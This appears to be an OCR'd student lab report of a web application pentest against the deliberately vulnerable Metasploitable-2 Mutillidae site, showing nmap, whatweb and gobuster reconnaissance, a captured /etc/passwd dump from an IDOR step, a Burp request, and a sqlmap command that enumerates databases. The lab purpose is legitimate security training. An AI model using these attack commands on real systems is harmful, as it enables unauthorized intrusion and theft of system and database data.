
TEAM 2.5 (WEB APP PENTEST)

Adit Wani - 20BIT0188
Niladri Mitra - 20BIT0381
Ch Kartik - 20BIT0340
Abhirup Konwar - 20BIT0181

Practice Site : Metasploitable-2 (mutillidae)

NMAP SCAN(default scripts + service version + operating system)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 192.168.50.131
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 11:42 IST
Nmap scan report for 192.168.50.131
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-06-02T14:59:21+00:00; -13d15h13m43s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```



```
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43078/tcp   mountd
|   100005  1,2,3      59702/udp   mountd
|   100021  1,3,4      46458/tcp   nlockmgr
|   100021  1,3,4      50560/udp   nlockmgr
|   100024  1          55070/tcp   status
|_  100024  1          56536/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 11
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: f<69Z<Y/}I6nKhN,0KiM
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-06-02T14:59:21+00:00; -13d15h13m43s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:40:01
|   source ident: nmap
|   source host: D7697382.85216C96.FFFA6D49.IP
|_  error: Closing Link: tezzjgymi[192.168.50.128] (Quit: tezzjgymi)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:D5:53:38 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: -13d14h13m42s, deviation: 2h00m00s, median: -13d15h13m43s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-06-02T10:59:12-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.16 seconds
```


WHATWEB


```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.50.131
http://192.168.50.131 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], I
P[192.168.50.131], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

┌──(kali㉿kali)-[~]
└─$
```

GOBUSTER (directory and file enumeration)


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u "http://192.168.50.131/mutillidae/" -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -t 100 -q
/documentation        (Status: 301) [Size: 340] [--> http://192.168.50.131/mutillidae/documentation/]
/header               (Status: 200) [Size: 19879]
/footer               (Status: 200) [Size: 450]
/includes             (Status: 301) [Size: 335] [--> http://192.168.50.131/mutillidae/includes/]
/credits              (Status: 200) [Size: 509]
/notes                (Status: 200) [Size: 1721]
/classes              (Status: 301) [Size: 334] [--> http://192.168.50.131/mutillidae/classes/]
/favicon              (Status: 200) [Size: 1150]
/styles               (Status: 301) [Size: 333] [--> http://192.168.50.131/mutillidae/styles/]
/robots               (Status: 200) [Size: 160]
/inc                  (Status: 200) [Size: 386260]
/installation         (Status: 200) [Size: 8138]
/login                (Status: 200) [Size: 4102]
/home                 (Status: 200) [Size: 2930]
/images               (Status: 301) [Size: 333] [--> http://192.168.50.131/mutillidae/images/]
/passwords            (Status: 301) [Size: 336] [--> http://192.168.50.131/mutillidae/passwords/]
/register             (Status: 200) [Size: 1823]
/index                (Status: 200) [Size: 24199]
/javascript           (Status: 301) [Size: 337] [--> http://192.168.50.131/mutillidae/javascript/]
/framing              (Status: 200) [Size: 1426]
/phpinfo              (Status: 200) [Size: 48819]
```


XSS





IDOR






root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false

SQLi



192.168.50.131/mutillidae/index.php?page=view-someones-blog.php
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
MEGA
http://127.0.0.1:4444/...
VOLSWIFI Authenticat...
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
View Blogs
Back
View Blog Entries
Add To Your Blog
Select Author and Click to View Blog
dreveil
View Blog Entries


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Extensions
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.50.131:80
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 192.168.50.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 69
9 Origin: http://192.168.50.131
10 Connection: close
11 Referer: http://192.168.50.131/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: PHPSESSID=c1b8147099d952176e66600b4f2bca1f
13 Upgrade-Insecure-Requests: 1
14
15 author=dreveil&view-someones-blog-php-submit-button=View+Blog+Entries


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.131/mutillidae/index.php?page=view-someones-blog.php" --data
n=View+Blog+Entries" --cookie="PHPSESSID=c1b8147099d952176e66600b4f2bca1f" --dbs  --batch

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
all applicable local, state and federal laws. Developers assume no liability and are not resp
ram

[*] starting @ 12:47:24 /2023-06-16/
```


```
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[12:48:22] [INFO] fetching database names
[12:48:22] [INFO] retrieved: 'information_schema'
[12:48:22] [INFO] retrieved: 'dvwa'
[12:48:22] [INFO] retrieved: 'metasploit'
[12:48:23] [INFO] retrieved: 'mysql'
[12:48:23] [INFO] retrieved: 'owasp10'
[12:48:23] [INFO] retrieved: 'tikiwiki'
[12:48:23] [INFO] retrieved: 'tikiwiki195'
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```


